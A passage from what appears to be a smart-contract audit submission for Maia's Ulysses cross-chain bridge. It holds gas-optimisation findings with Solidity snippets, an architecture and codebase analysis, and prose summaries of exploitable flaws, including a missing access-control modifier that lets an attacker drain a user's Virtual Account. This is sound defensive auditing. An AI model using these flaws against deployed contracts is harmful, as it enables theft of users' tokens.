369:        // Check underlying exists.
370:        if (_dParams.deposit > 0) {
371:            if
(IPort(_localPortAddress).getLocalTokenFromUnderlying(_dParams.token,
_srcChainId) != _dParams.hToken) {
372:                revert InvalidInputParams();
373:                }
374:            }
```

Use this:

```
File: src/RootBridgeAgent.sol
357:            if (_dParams.amount < _dParams.deposit) revert
InvalidInputParams();
358:
359:            // Cache local port address
360:            address _localPortAddress = localPortAddress;
361:
362:            // Check local exists.
363:
364:            if (!IPort(_localPortAddress).isLocalToken(_dParams.hToken,
_srcChainId)) {
365:                revert InvalidInputParams();
366:            }
367:
368:
369:            // Check underlying exists.
370:            if (_dParams.deposit > 0) {
371:                if
(IPort(_localPortAddress).getLocalTokenFromUnderlying(_dParams.token,
_srcChainId) != _dParams.hToken) {
372:                    revert InvalidInputParams();
373:                }
374:            }
```

[G-05] Use do-while loop instead of for-loop to save gas on `executeSigned()` function execution

Total gas saved: -11199 gas

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L557C8-L563C10

Deployment cost: 1790955 - 1802169 = -11214 gas extra (including this if team is fine with bearing this little cost during deployment to optimize the code below)

Function execution cost: 304498 - 304483 = 15 gas saved (approx 747 calls required to offset deployment cost) Instead of this:

```
File: src/MulticallRootRouter.sol
557:            for (uint256 i = 0; i < outputTokens.length;) {
558:                // Approve Root Port to spend output hTokens.
559:                outputTokens[i].safeApprove(_bridgeAgentAddress,
amountsOut[i]);
560:                unchecked {
```

```
561:                    ++i;
562:                }
563:            }
```

Use this:

```
File: src/MulticallRootRouter.sol
566:            uint256 i;
567:            do {
568:                outputTokens[i].safeApprove(_bridgeAgentAddress,
amountsOut[i]);
569:                unchecked {
570:                    ++i;
571:                }
572:            } while (i < outputTokens.length);
```

[G-06] Use `++i` instead of `i++` in unchecked block of for loop

Note: This instance is not included in the [G-10] bot finding and saves more gas per call than what is mentioned in the bot finding.

Total gas saved: 20722 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L309

Function execution cost: 97465 - 76743 = 20722 gas saved (per call)

```
File: src/BranchPort.sol
308:             unchecked {
309:                 i++;
310:             }
```

[G-07] Zeroing out owner `deposit.owner = address(0);` not required

Total gas saved: 3118 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L444

Deployment cost: 3993024 - 3990027 = 2997 gas saved

Function execution cost: 26245 - 26124 = 121 gas saved per call (For higher gas prices, more gas is saved per call)

Line 444 below is not required since in the same function on Line 456, we delete the deposit token info at _depositNonce, which by default deletes `deposit.owner`

```
File: src/BranchBridgeAgent.sol
444: deposit.owner = address(0);
456: delete getDeposit[_depositNonce];
```

[G-08] Cache out `deposit.owner` from if conditions to save gas

Total gas saved: 1705 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L440C1-L442C1

Deployment cost: 3993024 - 3991427 = 1597 gas saved

Function execution cost: 26245 - 26137 = 108 gas saved per call (For higher gas prices, more gas is saved per call)

Instead of this:

```
File: src/BranchBridgeAgent.sol
440:        if (deposit.owner == address(0)) revert
DepositRedeemUnavailable();
441:        if (deposit.owner != msg.sender) revert NotDepositOwner();
```

Use this:

```
File: src/BranchBridgeAgent.sol
439:        address depositOwner = deposit.owner;
440:        if (depositOwner == address(0)) revert
DepositRedeemUnavailable();
441:        if (depositOwner != msg.sender) revert NotDepositOwner();
```

Analysis Report

Preface

This audit report should be approached with the following points in mind:

- The report does not include repetitive documentation that the team is already aware of.

- The report is crafted towards providing the sponsors with value such as unknown edge case scenarios, faulty developer assumptions and unnoticed architecture-level weak spots.
- If there exists repetitive documentation (mainly in Mechanism Review), it is to provide the judge with more context on a specific high-level or in-depth scenario for ease of understandability.

Comments for the judge to contextualize my findings

My findings include 3 High-severity issues, 1 Medium-severity issue and Gas/QA reports. Here are the findings I would like to point out and provide more context on.

High-severity issues

1. No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

- This finding explains how no deposit calls can still occur to/from a removed branch bridge agent. This is opposing since branch bridge agents that are toggled off/removed are disabled from further communication. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more. This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive. In the recommended mitigation steps, I have provided the exact solutions on how calls should only be allowed from Maia's administration contracts and how calls should be prevented from user's custom Root Router through this check `require(localPortAddress.isBridgeAgent(address(this)), "Unrecognized BridgeAgent!");`.

2. Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount

- This finding explains how an attacker can deplete all ERC20, ERC721 and ERC1155 tokens (except for native ARB) from the user's Virtual Account. Since this is a straightforward issue, I have provided an Attacker's contract to show how the attacker could build a contract to drain all tokens from the Virtual Account. The contract makes use of token contract examples (such as USDC, Arbitrum Odyssey NFT) that I have provided in my POC. Mitigating this issue is crucial since this attack can be executed on multiple Virtual accounts which can affect multiple users.

3. ERC1155 tokens are permanently locked in user's Virtual Account

- This finding explains how ERC1155 tokens are locked in a user's Virtual Account. A user's Virtual Account will be a generalized UI that supports receiving and holding ERC20, ERC721 and ERC1155 tokens. The team has implemented withdraw mechanisms for ERC20 and ERC721 but not ERC1155 tokens, which does not allow normal users (making use of the UI) to withdraw these tokens. I say "normal users" since users who have experience using smart contracts can use the call() or payableCall() functions to directly make an external call to the safeTransferFrom() function. But this cannot be seen as a mitigation or solution since the average normal user will not know how to do so.

4. lastManaged is not updated when managing a strategy token for the ongoing day

- In this issue, I've given an example of how 1999 tokens can be withdraw in a minimum time of 1 minute. Considering the example dailyManagementLimit of 1000 tokens provided in the POC, we can see that 1999 tokens (almost 2000 tokens - i.e. twice the dailyManagementLimit) can be managed/withdrawn from the Port to Strategy in just 1 minute. This issue arises because lastManaged is not updated when managing the token multiple times in a single day. I believe this is logically incorrect because although we are using up the daily limit pending, it is still considered as an **"action of managing the token"**. Additionally, this issue defeats the purpose of the daily management limit which is supposed to control the rate at which tokens are able to be withdrawn.

5. QA Report

- My QA report mainly reflects Low-severity integration issues with LayerZero. One of these issues includes a discussion with the LayerZero Core team member 10xkelly, which shows that if these integration best practices are not adhered to, they can make the contracts (in our case bridge agents) difficult to adapt to those changes and upgrade. Some other issues include use of ERC1155Holder instead of receiver due to OpenZeppelin's latest v5 changes and how double entries in arrays residing in a Port are not prevented.

Approach taken in evaluating the codebase

Time spent on this audit: 14 days (Full duration of the contest)

Day 1

- Understand the architecture and model design briefly
- Go through interfaces for documentation about functions

Day 2-7

- Go through remaining interfaces
- Clear up model design and functional doubts with the sponsor
- Review main contracts such as Router, Ports and Bridge Agents starting from Root chain to Branch chain
- Jot down execution paths for all calls
- Noted analysis points such as similarity of this codebase with other codebases I've reviewed, mechanical working of contracts, centralization issues and certain edge cases that should be known to the developers.
- Diagramming mental models on contract architecture and function flow for cross-chain calls
- Add inline bookmarks while reviewing

Day 7-11

- Review Arbitrum branch contracts and other independent contracts such as MultiCallRouter and VirtualAccount
- Explore possible bug-prone pathways to find issues arising out of success/failure of execution path calls

Day 11-14

- Filter bookmarked issues by confirming their validity

- Write POCs for valid filtered issues for Gas/QA and HM issues
- Discussions with sponsor related to issues arising out of model design
- Started writing Analysis Report

Architecture recommendations

Protocol Structure

The protocol has been structured in a very systematic and ordered manner, which makes it easy to understand how the function calls propagate throughout the system.

With LayerZero at the core of the system, the UA entry/exit points are the Bridge Agents which further interact with LayerZero in the order Bridge Agent => Endpoint => ULN messaging library. Check out Mechanism Review for a high-level mental model.

Although the team has provided sample routers that users can customize to their needs, my only recommendation is to provide more documentation or a guide to the users on how custom Routers can be implemented while ensuring best encoding/decoding practices when using abi.encode and abi.encodePacked. Providing such an outstanding hard-to-break complex protocol is a plus but it can be a double-edged sword if users do not know how to use it while avoiding bugs that may arise.

What's unique?

1. Separation of State from Communication Layer - Compared to other codebases, the fundamentals of this protocol is solid due to the ease with which one can understand the model. State/Storage in Ports has been separated from the Router and Bridge Agent pairs which serve as the communication layer.
2. Flexible Strategies - Strategies are unique and independent of the state since they can be flexibly added like the Router and Bridge Agent pair. This is unique since new yield earning opportunities can be integrated at any time.
3. Flexible migration - Port state always remains constant, thus making migration easier since only the factories and bridge agents need to changed. This is unique since it allows the Port to serve as a plug-in plug-out system.
4. Encoding/Decoding - The codebase is unique from the perspective of how encoding/decoding has been handled using both abi.encode and abi.encodePacked correctly in all instances. Very few projects strive for such complexity without opening up pathways for bugs. This shows that the team knows what they are building and the intracacies of their system.
5. Permissionless and Partially Immutable - Although the protocol is partially immutable (since Maia Core Root Routers can toggle off any bridge agent), deploying routers and bridge agents are permisionless on both the Root chain and Branch chain. This is unique because not only does the partially immutable nature allow the Maia administration to disable anybody's bridge agent but also does not stop users from deploying another router and bridge agent due the permissionless nature of bridge agent factories. This is a win-win situation for both the Maia team and users.
6. Use of deposit nonces - The use of deposit nonces to store deposit info in the codebase allows the protocol to make calls independent of timing problems across source and destination chains such as Ethereum and Arbitrum.

What's using existing patterns and how this codebase compare to others I'm familiar with

1. Maia VS Altitude DEFI - Similar to Maia, Altitude DEFI is a cross-chain protocol that uses LayerZero. But they both do have their differences. First, Maia allows users to permisionlessly add ERC20 tokens to the protocol but Altitude DEFI does not. Second, Maia identifies token pairs using chainIds and local, global and underlying tokens stored in Port mappings but Altitude DEFI uses an ID system for token pairs that are identified through their Pool IDs (More about Altitude Pool Ids here). Maia has a much better model overall if we look at the above differences. I would still recommend the sponsors to go through Altitude's documentation in case any more value can be extracted from a protocol that is already live onchain.

2. Maia VS Stargate Finance - Similar to Maia, Stargate Finance is a cross-chain protocol that uses LayerZero. There is a lot to gain from this project since it is probably the best (audited 3 times) live bridging protocol on LayerZero. Let's understand the differences. Similar to Altitude DEFI, Stargate uses Pool IDs to identify token pairs while Maia identifies token pairs using chainIds and local, global and underlying tokens stored in Port mappings. Secondly, Stargate has implemented an EQ Gas Fee projection tool that provides fee estimates of different chains on their frontend. Maia has implemented the getFeeEstimate() function but it does not provide Branch-to-Branch estimates. For example, when bridging from Branch Bridge Agent (on AVAX) to another Branch Bridge Agent (on Fantom) through the RootBridgeAgent, the getFeeEstimate() function in BranchBridgeAgent (on AVAX) only allows estimation of fees for the call from Branch chain (AVAX) to Root chain (Arbitrum) and not the ultimate call from AVAX to Fantom. This is because the dstChainId field is hardcoded with rootChainId. This is a potential shortcoming of the estimator since it does not calculate the fees for the whole exection path (in our case fees from Arbitrum to Fantom). Maia has the potential to be at or above par with Stargate Finance, thus I would recommend the sponsors to go through their documentation in case any further protocol design weak spots or features could be identified.

There are more protocols that use LayerZero such as Across and Synapse. Each of them have similar implementations and small differences. I would recommend the sponsors to go through their documentations in case any value could further be extracted from them.

What ideas can be incorporated?

- Having a fee management system to allow paying gas for cross-chain call in hTokens itself instead of only native fee payment option.
- Integrating ERC721 and ERC1155 token bridging
- Farming, staking and pooling to ensure liquidity exists in ports through strategies.
- Providing liquidity in return for voting power or a reward based system.
- Transfer Gas estimator on frontend - Check out Stargate Finance's estimator at the bottom of their frontend to get an idea about this.
- Management contract to filter out poison ERC20 contracts from verified and publicly known token contracts.

Codebase quality analysis

This is one of the most simplest yet complex high quality cross-chain protocol I have audited. Simple because of the ease with which one can form a mental model of the Root chain and Branch chain high-level interactions. Complex because of the use of the internal routing of calls, encoding/decoding using abi.encode() and abi.encodePacked() and lastly the use of Func IDs to identify functions on destination chains.

The team has done an amazing job on the complex interactions part. Data sent through each execution path has been correctly encoded and decoded without any mistakes. This is a positive for the system since the team knows the intracacies of their system and what they are doing.

There are some simple high-level interactions that have not been mitigated such as disabling no deposit calls from a removed bridge agent and missing modifier checks in VirtualAccount.sol. Other than these, all possible attack vectors have been carefully mitigated by the team through access control in Ports, which are the crucial state/storage points of the system. Check out this section of the Analysis report to find more questions I asked myself and how they have been mitigated by the team cleverly.

Overall the codebase quality deserves a high quality rank in the list of cross-chain protocols using LayerZero.

Centralization risks

There are not many centralization points in the system, which is a good sign. The following mentions the only but the most important trust assumption in the codebase:


1. Maia Administration's CoreRootRouter and CoreBridgeAgent contracts
    - These contracts have access to manage Port State such as toggling on/off bridge agents, strategy tokens, port strategies and bridge agent factories
    - From a user perspective, the most important risk is that the administration has the power to toggle on/off their bridge agents. This decreases user's trust in the system.
    - But on the other hand, due to the permissionless nature of the bridge agent factories, users can just deploy another bridge agent with the respective router again. This neutralizes the distrust from the previous point.
    - Therefore, overall the codebase can be termed as **"Permissionless but Partially Immutable"**. Although I've said this before, this is a win-win situation for both the Maia team and users, who can instil a degree of trust into the fact that the system is trustless and in some way permisionless.

Resources used to gain deeper context on the codebase

- LayerZero docs and Whitepaper
- LayerZero integration list
- Maia Ulysses Docs
- Ulysses Omnichain Contract videos
- This section in the LayerZero docs helped me understand how the team has used version 2 when packing adapterParams in the send() function.

Mechanism Review

High-level System Overview



Chains supported

Root: Arbitrum **Branch:** Arbitrum, Ethereum Mainnet, Optimism, Base, Polygon, Binance Smart Chain, Avalanche, Fantom, Metis

Understanding the different token types in the system

Credits to sponsor 0xbuzzlightyear for this explanation:

1. Underlying tokens are the ones that are deposited into BranchPorts on each chain (like WETH, USDC)
2. Global hTokens are minted in the Root chain by the RootPort (arbitrum) that are minted 1:1 with deposited underlying tokens. They are burned before withdrawing a underlying from a BranchPort.
3. Local hTokens are minted in Branch Chains by BranchPort and are minted when a global hToken is bridged from the root to a branch chain. They are burned when bridged from a branch chain to the root chain

In short, you deposit underlying tokens to the platform and get an hToken. If that hToken is in the root it is a global hToken. if that hToken is in a branch chain it is a local hToken,


There is another type of token in the protocol: Ecosystem tokens are tokens that Maia governance adds to the system and don't have underlying token address in any branch (only the global representation exists). When they are bridged from root to branch, they are stored in rootPort and receipt is provided in branch.

Documentation/Mental models


Here is the basic inheritance structure of the contracts in scope

Note: Routers not included since they can have different external implementations


The inheritance structure below is for Bridge Agent contracts:



